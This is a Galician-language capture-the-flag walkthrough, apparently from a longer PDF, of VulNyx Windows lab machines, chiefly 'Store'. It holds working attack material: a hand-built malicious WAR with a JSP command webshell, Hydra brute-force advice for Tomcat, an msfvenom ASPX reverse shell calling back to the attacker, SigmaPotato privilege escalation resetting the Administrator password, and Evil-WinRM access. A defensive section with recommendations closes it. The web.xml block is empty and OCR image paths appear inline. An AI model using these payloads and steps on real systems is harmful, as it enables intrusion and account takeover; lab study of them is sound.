Característica	NetExec SMB	psexec.py	smbexec.py	nc.exe
Protocolo	SMB + WMI	SMB + Service creation	SMB + File sharing	TCP directo
Privilexios	Usuario autenticado	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	Usuario que executa
Shell tipo	Non interactiva (execución comando)	Semi-interactiva	Semi-interactiva	Totalmente interactiva
Requirimentos	SMB (445)	SMB (445) + Admin$	SMB (445) + ADMIN$	Porto TCP calquera
Detección	Logs de WMI	Creación de servizos + logs	Acceso a shares + logs	Conexión TCP (baixa detección)
Uso	Execución rápida de comandos	Shell completa de administración	Shell completa de administración	Reverse shell manual
Vantaxes	Rápido, sinxelo	Shell como SYSTEM, estable	Shell como SYSTEM, sen servizos	Máis silencioso, flexible
Desvantaxes	Non interactiva	Deixa rastros (servizos)	Require ADMIN$ escribible	Require nc.exe no obxectivo

Conclusión: Cada método ten o seu uso:

- **NetExec SMB**: Execución rápida de comandos únicos
- **psexec.py**: Shell completa e estable como SYSTEM
- **smbexec.py**: Alternativa a psexec sen crear servizos
- **nc.exe**: Máis sigiloso, totalmente interactivo

Comparativa: Ficheiros WAR vs ASPX vs JSP

WAR (Tomcat) vs ASPX (IIS) vs JSP (varios)

Característica	WAR (Java)	ASPX (ASP.NET)	JSP (Java)
Servidor	Tomcat, JBoss, WebLogic, etc.	IIS (Windows)	Tomcat, Jetty, GlassFish, etc.
Linguaxe	Java	C#, VB.NET	Java
Formato	Arquivo comprimido (ZIP)	Ficheiro único	Ficheiro único
Deploy	Tomcat Manager ou directorios	Upload directo	Upload directo
Complexidade	Media (require WAR válido)	Baixa (ficheiro único)	Baixa (ficheiro único)
Detección	Logs de deploy en Tomcat	Logs de IIS	Logs do servidor
Persistencia	Alta (sobrevive a reinicios)	Alta	Alta

Nota: Os ficheiros WAR son máis complexos pero máis potentes, xa que poden conter aplicacións web completas con múltiples recursos.

Información adicional sobre Hydra e Tomcat

Por que -t 1 é crítico?

Tomcat implementa protección contra forza bruta:

- **LockOutRealm**: Bloquea contas tras X intentos fallidos
- **Throttling**: Reduce velocidade de resposta con múltiples conexións
- **Connection limits**: Limita conexións simultáneas

Efectos de usar -t > 1:

- Bloqueo temporal da conta
- Perda de paquetes
- Falsos negativos (non detecta credenciais válidas)
- Posible caída do servizo

Solución:

```
# Sempre usar -t 1 con Tomcat
hydra -t 1 [outras opcións]
```

Outras aplicacións que requiren -t 1:

- SSH con fail2ban activo
- FTP con rate limiting
- Aplicacións web con protección anti-brute-force

WAR maliciosos: Estrutura e creación

Estrutura dun ficheiro WAR

```
shell.war (arquivo ZIP)
├── WEB-INF/
│   └── web.xml          (descriptor da aplicación)
├── index.jsp            (páxina principal)
└── [outros recursos]
```

Creación manual dun WAR malicioso

Alternativa a msfvenom:


```
# Crear estrutura de directorios
mkdir -p warshell/WEB-INF

# Crear web.xml
cat > warshell/WEB-INF/web.xml << 'EOF'



        Shell
        /index.jsp


EOF

# Crear shell JSP
cat > warshell/index.jsp << 'EOF'
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    if (cmd != null) {
        Process p = Runtime.getRuntime().exec(cmd);
        BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String line;
        while ((line = br.readLine()) != null) {
            out.println(line + "");
        }
    }
%>
EOF

# Crear ficheiro WAR
cd warshell
jar -cvf ../shell.war *
cd ..
```

Uso:

```
http://TARGET:8080/shell/index.jsp?cmd=whoami
```

STORE


Máquina virtual Store



A máquina Store é moi interesante porque...

- Sistema operativo Windows Server 2019
- Servidor web IIS 10.0
- Enumeración web con Dirb e wordlist específico de IIS
- Descubrimento de directorio `/aspnet_files/` con funcionalidade de upload
- Upload de reverse shell ASPX generada con msfvenom
- Obtención de shell como usuario IIS (low privilege)
- Escalada de privilexios mediante SeImpersonatePrivilege
- Uso de SigmaPotato para impersonation
- Cambio de contrasinal de Administrator
- Acceso final con Evil-WinRM como Administrator

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Store -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Store
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
5985/tcp open  wsman (WinRM)
```

Portos identificados:

- **Porto 80**: Servidor web (IIS)
- **Porto 445**: SMB (Microsoft-DS)
- **Porto 5985**: WinRM (Windows Remote Management)

Fase 2 — Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos abertos
sudo nmap -p80,445,5985 -sCV IP_VulNyx_Store -oN targeted -oX targeted.xml
```

Información importante:

- **IIS 10.0** como servidor web
- **WinRM** habilitado no porto 5985
- **SMB** accesible no porto 445

Enumeración web

```
# Identificar tecnoloxías web
whatweb IP_VulNyx_Store

# Obter cabeceiras HTTP
curl -I IP_VulNyx_Store
```

Resultado:

- Servidor web: **Microsoft IIS 10.0**

Enumeración de directorios con wordlist específico de IIS

Para servidores IIS, é recomendable usar un wordlist específico que inclúe rutas comúns de IIS:

```
# Descargar wordlist específico de IIS desde SecLists
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Web-Servers/IIS.txt

# Enumerar directorios con Dirb usando wordlist de IIS
dirb http://IP_VulNyx_Store IIS.txt
```

Resultado de Dirb:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 10 07:00:47 2025
URL_BASE: http://IP_VulNyx_Store/
WORDLIST_FILES: IIS.txt

-----------------

GENERATED WORDS: 215
```

```
---- Scanning URL: http://IP_VulNyx_Store/ ----
+ http://IP_VulNyx_Store/aspnet_files/ (CODE:200|SIZE:1678)
+ http://IP_VulNyx_Store/aspnet_client/ (CODE:403|SIZE:1233)
+ http://IP_VulNyx_Store/iisstart.htm (CODE:200|SIZE:703)
+ http://IP_VulNyx_Store/iisstart.png (CODE:200|SIZE:99710)
+ http://IP_VulNyx_Store/%NETHOOD%/ (CODE:400|SIZE:324)
+ http://IP_VulNyx_Store/trace.axd (CODE:403|SIZE:2452)

-----------------
END_TIME: Mon Nov 10 07:00:47 2025
DOWNLOADED: 215 - FOUND: 9
```

Descubrimento crítico:

- Directorio `/aspnet_files/` accesible (CODE 200)
- Posible funcionalidade de upload de ficheiros

Exploración do directorio aspnet_files

```
# Acceder ao directorio no navegador
firefox http://IP_VulNyx_Store/aspnet_files/

# Enumerar subdirectorios dentro de aspnet_files
dirb http://IP_VulNyx_Store/aspnet_files/
```

Resultado:

```
---- Scanning URL: http://IP_VulNyx_Store/aspnet_files/ ----
==> DIRECTORY: http://IP_VulNyx_Store/aspnet_files/uploads/

---- Entering directory: http://IP_VulNyx_Store/aspnet_files/uploads/ ----

-----------------
END_TIME: Mon Nov 10 07:03:33 2025
DOWNLOADED: 9224 - FOUND: 0
```

Descubrimento importante:

- Subdirectorio `/aspnet_files/uploads/` dispoñible
- Este directorio almacena os ficheiros subidos
- Podemos subir un shell ASPX e executalo

Información sobre IIS e ASPX Que é IIS?

IIS (Internet Information Services) é o servidor web de Microsoft para Windows Server.

Características:

- Servidor web e de aplicacións
- Soporte nativo para ASP.NET e ASPX
- Integración con Active Directory
- Execución de código do lado do servidor

Que é ASPX?

ASPX (Active Server Pages Extended) é unha tecnoloxía de Microsoft para crear páxinas web dinámicas.

Características para explotación:

- Executa código C# ou VB.NET no servidor
- Pode executar comandos do sistema
- Ideal para webshells e reverse shells

Fase 3 — Explotación Creación de reverse shell ASPX con msfvenom

```
# Xerar payload ASPX con msfvenom
msfvenom -p windows/x64/shell_reverse_tcp \
         LHOST=IP_Atacante \
         LPORT=443 \
         -f aspx \
         -o shell.aspx
```

Saída de msfvenom:

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3413 bytes
Saved as: shell.aspx
```

Upload do ficheiro shell.aspx

Acceder á páxina de upload:

```
http://IP_VulNyx_Store/aspnet_files/
```

Subir o ficheiro `shell.aspx` mediante o formulario web

Preparar listener e executar shell

```
# Preparar listener en Kali
nc -nlvp 443
```

Executar o shell ASPX:

```
# Acceder ao ficheiro subido para executalo
curl -sX GET "http://IP_VulNyx_Store/aspnet_files/uploads/shell.aspx"
```

Saída esperada no listener:

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [IP_atacante] from (UNKNOWN) [IP_VulNyx_Store] 49671
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Shell obtida como usuario IIS (low privilege)

Verificar privilexios

```
c:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv> whoami /priv
```

Saída de privilexios:

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Privilexio crítico identificado:

- **SeImpersonatePrivilege**: Enabled
- Este privilexio permite ataques de impersonation
- Podemos usar SigmaPotato para escalada

Fase 4 — Post-Explotación Información sobre SeImpersonatePrivilege

SeImpersonatePrivilege é un privilexio de Windows que permite a un proceso suplantar (impersonate) a identidade doutro usuario.

Implicacións de seguridade:

- Usuarios con este privilexio poden escalar a SYSTEM
- Ferramentas como Potato explotan este privilexio
- Común en contas de servizo (IIS, SQL Server, etc.)

Ferramentas de explotación (Potato family)

- **JuicyPotato**: Para Windows Server 2016 e anteriores
- **RoguePotato**: Para Windows Server 2019
- **PrintSpoofer**: Alternativa moderna
- **SigmaPotato**: Ferramenta moderna e versátil

Preparación de SigmaPotato

```
# Descargar SigmaPotato desde GitHub ao directorio local /home/kali/Downloads
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.0/SigmaPotato.exe

# Iniciar servidor SMB con impacket
impacket-smbserver compartir -smb2support /home/kali/Downloads
```

Saída de impacket:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Copiar SigmaPotato á máquina víctima

```
c:\windows\system32\inetsrv> cd c:\Windows\Temp
c:\Windows\Temp>

c:\Windows\Temp> copy \\IP_Atacante\compartir\SigmaPotato.exe
```

Verificar copia:

```
c:\Windows\Temp> dir SigmaPotato.exe
```

Executar SigmaPotato para cambiar contrasinal de Administrator

```
c:\Windows\Temp> .\SigmaPotato.exe "net user administrator abc123."
```

Saída esperada:

```
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
```

```
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 732 | Token: 0x796 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 948
[+] Current Command Length: 30 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2740

[+] Process Output:
The command completed successfully.
```

Contrasinal de Administrator cambiada con éxito a `abc123.`

Acceso como Administrator con Evil-WinRM

```
# Conectar mediante Evil-WinRM como Administrator
evil-winrm -i IP_VulNyx_Store -u administrator -p 'abc123.'
```

Saída esperada:

```
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Obtención de flags

```
# Navegar ao Desktop de Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]

# Buscar flag de usuario
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd C:\Users

# Listar usuarios
*Evil-WinRM* PS C:\Users> dir

# Acceder ao usuario correspondente e ler flag
*Evil-WinRM* PS C:\Users> cd [usuario]\Desktop
*Evil-WinRM* PS C:\Users\[usuario]\Desktop> type user.txt
[FLAG_USER]
```

Ambas flags conseguidas

Correspondencia de fases → MITRE ATT&CK — VulNyx: Store

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows Server	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración web con Dirb e wordlist IIS	Web content discovery	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
	Descubrimento de directorio /aspnet_files/ con upload	Information disclosure	T1592 — Gather Victim Host Information T1083 — File and Directory Discovery	CWE-434 — Unrestricted Upload of File with Dangerous Type
3. Explotación	Creación de shell ASPX con msfvenom	Malicious file preparation	T1027 — Obfuscated Files or Information T1059.001 — Command and Scripting Interpreter: PowerShell	CWE-434 — Unrestricted Upload of File with Dangerous Type
	Upload de shell ASPX	File upload exploitation	T1105 — Ingress Tool Transfer T1190 — Exploit Public-Facing Application	CWE-434 — Unrestricted Upload of File with Dangerous Type
	Execución de reverse shell ASPX	Web shell execution	T1505.003 — Server Software Component: Web Shell T1059.003 — Command and Scripting Interpreter: Windows Command Shell	CWE-94 — Improper Control of Generation of Code
4. Post-Explotación	Identificación de SeImpersonatePrivilege	Privilege enumeration	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-269 — Improper Privilege Management
	Transfer de SigmaPotato mediante SMB	Tool transfer via SMB	T1021.002 — Remote Services: SMB/Windows Admin Shares T1570 — Lateral Tool Transfer	N/A
	Execución de SigmaPotato para impersonation	Token impersonation	T1134 — Access Token Manipulation T1134.001 — Access Token Manipulation: Token Impersonation/ Theft	CWE-269 — Improper Privilege Management
	Cambio de contrasinal de Administrator	Account manipulation	T1098 — Account Manipulation T1078.002 — Valid	CWE-620 — Unverified Password Change

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
			Accounts: Domain Accounts	
	Acceso como Administrator con Evil-WinRM	Remote access with elevated privileges	T1021.006 — Remote Services: Windows Remote Management T1078.002 — Valid Accounts: Domain Accounts	N/A
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre IIS e ASPX

- **Microsoft IIS Documentation**
- **ASP.NET Core**
- **SecLists - IIS Wordlist**
- **Msfvenom Cheat Sheet**

Referencias sobre Potato exploits

- **SigmaPotato GitHub**
- **JuicyPotato**
- **PrintSpoofer**
- **Potato Privilege Escalation**

Ferramentas utilizadas

- **Dirb**: Enumeración web de directorios
- **Msfvenom**: Xerador de payloads de Metasploit
- **Netcat**: Listener para reverse shells
- **Impacket**: Suite de ferramentas para protocolos de rede Windows
- **SigmaPotato**: Ferramenta de escalada mediante impersonation
- **Evil-WinRM**: Shell remota mediante WinRM

Vulnerabilidades e configuracións inseguras

- **CWE-434**: Unrestricted Upload of File with Dangerous Type
- **CWE-94**: Improper Control of Generation of Code ('Code Injection')
- **CWE-269**: Improper Privilege Management
- **CWE-620**: Unverified Password Change
- **Upload sen validación**: Permite subir ficheiros ASPX maliciosos
- **SeImpersonatePrivilege**: Mal configuración de privilexios de servizo

Recomendacións de seguridade

- **Validación de ficheiros**: Implementar validación estrita de uploads (tipo, tamaño, contido)
- **Whitelist de extensións**: Só permitir extensións seguras (jpg, png, pdf)
- **Directorio sen execución**: Os ficheiros subidos non deben executarse
- **Privilexios de servizo**: Non executar IIS con SeImpersonatePrivilege se non é necesario
- **Seguridade de WinRM**: Restrinxir acceso a WinRM só a IPs autorizadas
- **Auditoría**: Monitorizar cambios de contrasinais de contas privilegiadas
- **Sandboxing**: Executar aplicacións web en contenedores illados

---

Notas Importantes

1. **Windows Server 2019**: Sistema operativo para servidores pero con configuracións inseguras
2. **IIS con upload**: Directorio `/aspnet_files/` permite upload de ficheiros ASPX
3. **Sen validación**: Non se valida o tipo de ficheiro subido
4. **SeImpersonatePrivilege**: Permite escalada a SYSTEM mediante Potato exploits
5. **SigmaPotato**: Ferramenta moderna para explotar SeImpersonatePrivilege
6. **WinRM dispoñible**: Permite acceso remoto tras cambiar contrasinal
7. **Wordlist específico**: Usar wordlists específicos de IIS mellora a enumeración

Esta máquina é unha excelente demostración da importancia de validar ficheiros subidos e configurar correctamente privilexios de servizos.

Fluxo de ataque resumido

```
1. Enumeración web con wordlist IIS → /aspnet_files/ con upload
                    ↓
2. Xerar shell ASPX con msfvenom → Upload de shell.aspx
                    ↓
3. Executar shell.aspx → Reverse shell como IIS user
                    ↓
4. Identificar SeImpersonatePrivilege → Transfer de SigmaPotato
                    ↓
5. Executar SigmaPotato → Cambiar contrasinal Administrator
                    ↓
6. Evil-WinRM como Administrator → Flags conseguidas
```

Comparativa: Potato exploits


JuicyPotato vs RoguePotato vs SigmaPotato

Característica	JuicyPotato	RoguePotato	SigmaPotato
Windows Server	2008, 2012, 2016	2019, 2022	2016, 2019, 2022
Método	COM manipulation	Potato + RogueOxidResolver	Named pipe impersonation
CLSID required	Si (específico por SO)	Non	Non
Complexidade	Media-Alta	Media	Baixa
Uso	Algo complexo	Medio	Sinxelo
Estado	Non funciona en Server 2019+	Funciona en Server 2019+	Funciona en Server 2016+

Conclusión: Para Windows Server 2019, **SigmaPotato** ou **RoguePotato** son as mellores opcións. JuicyPotato quedou obsoleto para versións modernas.

DIAGRAMA GLOBAL DE ATAQUE EASY WINDOWS VULNYX

Este diagrama actúa como un mapa de calor das técnicas utilizadas na serie VulNyx, agrupando as máquinas por vector de ataque en cada fase para ofrecer unha visión de conxunto rápida.



Resumo Comparativo destas 4 Máquinas:

Estas catro máquinas representan un excelente laboratorio de **Pentesting en contornas Windows Modernas (Server 2019 / Windows 10)**, centrándose en malas configuracións de servizos, fugas de información e abusos de privilexios nativos en lugar de exploits de kernel.

Fase 1: Recopilación

O obxectivo principal é identificar o sistema operativo e os servizos expostos.

